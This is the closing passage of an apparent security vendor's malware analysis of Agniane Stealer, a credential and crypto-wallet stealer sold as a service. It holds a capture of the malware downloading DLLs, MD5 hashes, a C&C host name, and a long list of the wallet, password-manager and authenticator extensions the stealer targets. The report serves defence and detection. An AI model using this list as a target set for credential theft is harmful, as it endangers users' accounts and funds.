HTTP/1.1 200 OK  (application/x-msdos-program)
GET /dlls/System.Data.SQLite.EF6.dll HTTP/1.1
HTTP/1.1 200 OK  (application/x-msdos-program)
GET /dlls/System.Data.SQLite.Linq.dll HTTP/1.1
HTTP/1.1 200 OK  (application/x-msdos-program)
GET /dlls/x86/SQLite.Interop.dll HTTP/1.1
HTTP/1.1 200 OK  (application/x-msdos-program)
GET /dlls/x64/SQLite.Interop.dll HTTP/1.1
HTTP/1.1 200 OK  (application/x-msdos-program)
GET /?output=xml HTTP/1.1
```


Figure 14: SQLite dependency DLL files are downloaded

Conclusion

As a purchasable service on the dark web, Agniane Stealer is a formidable addition to the Cinoshi Project and its arsenal of malware. Agniane Stealer's ability to discreetly gather credentials and cryptocurrency details, and transfer that stolen data to command-and-control (C&C) servers poses a significant threat in the cybersecurity landscape. Agniane Stealer looks for various types of anti-analysis software to avoid detection.

Threat actors are constantly selling new malware services on the dark web and adding features to MaaS platforms. Our insights from analyzing Agniane Stealer demonstrate the importance of staying alert, ongoing research, and monitoring.

The Zscaler ThreatLabz team continuously monitors for new threats and shares its findings with the wider community.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators at various levels. During the investigation of this campaign, Zscaler Sandbox played a crucial role in analyzing the behavior of various files. Zscaler ensured coverage for the payloads seen in these attacks via advanced threat signatures.



Figure 15: The Zscaler Cloud Sandbox successfully detected the malware.

To learn more about coverage, visit the Zscaler Sandbox webpage or Win32.PWS.Agniane in the Threat Library, where we list all threats and threat information.

Indicators of Compromise (IOCs)

Agniane Stealer indicators of compromise

MD5 HASH VALUES	DESCRIPTION
522101881b87ccda4d78fac30e951d19	Agniane Stealer
0d20e90382f881116201ac7c9298aab6	Agniane Stealer
a1b5e20b58d23b26f640f252ece0891b	Agniane Stealer
5C0F65523F7ECB773C599B59D5CC3578	Agniane Stealer
a2b20120a92c3de445b0b384a494ed39	Agniane Stealer
d811a57bc0e8b86b449277f9ffb50cc9	Agniane Stealer
b62ef0920a545f547d6cd3cd2abd60d2	Agniane Stealer
Central-cee-doja.ru	Host Name

Crypto Extensions & Wallets

- Tronlink Extension
- Browser Extensions
- Nifty Wallet Extension
- Metamask Wallet Extension
- Math Wallet Extension
- Coinbase Extension
- BinanceChain Extension
- Brave Wallet Extension
- Guarda Wallet Extension
- Equal Wallet Extension
- BitApp Wallet Extension
- iWallet Extension
- Wombat Extension
- Authenticator Extension
- EOS Authenticator Extension
- BrowserPass Extension
- MYKI Extension
- Splikity Extension
- CommonKey Extension
- Zoho Vault Extension
- Norton Password Manager Extension
- Avira Password Manager Extension
- Trezor Password Manager Extension
- MEW CX Extension
- Coin98 Extension
- NeoLine Extension
- Terra Station Extension
- Keplr Extension
- Sollet Extension
- ICONex Extension
- KHC Extension
- TezBox Extension
- Byone Extension
- OneKey Extension
- Trust Wallet Extension
- MetaWallet Extension
- Exodus Extension
- Jaxx Liberty Extension

- Atomic Wallet Extension
- Electrum Extension
- Mycelium Extension
- Coinomi Extension
- GreenAddress Extension
- Edge Extension
- BRD Extension
- Samourai Wallet Extension
- Copay Extension
- Bread Extension
- Airbitz Extension
- KeepKey Extension
- Trezor Extension
- Ledger Live Extension
- Ledger Wallet Extension
- Bitbox Extension
- Digital Bitbox Extension
- YubiKey Extension
- Google Authenticator Extension
- Microsoft Authenticator Extension
- Authy Extension
- Duo Mobile Extension
- OTP Auth Extension
- FreeOTP Extension
- Aegis Authenticator Extension
- LastPass Authenticator Extension
- Dashlane Extension
- Keeper Extension
- RoboForm Extension
- KeePass Extension
- KeePassXC Extension
- Bitwarden Extension
- NordPass Extension
- LastPass Extension
- Zcash Client
- Armory Client
- Bytecoin Client
- Jaxx Client
- Exodus Client
- Ethereum Client
- Electrum Client
- AtomicWallet Client
- Guarda Client
- Coinomi Client

References

**1 = Agniane Stealer was first discovered by @MalGamy12*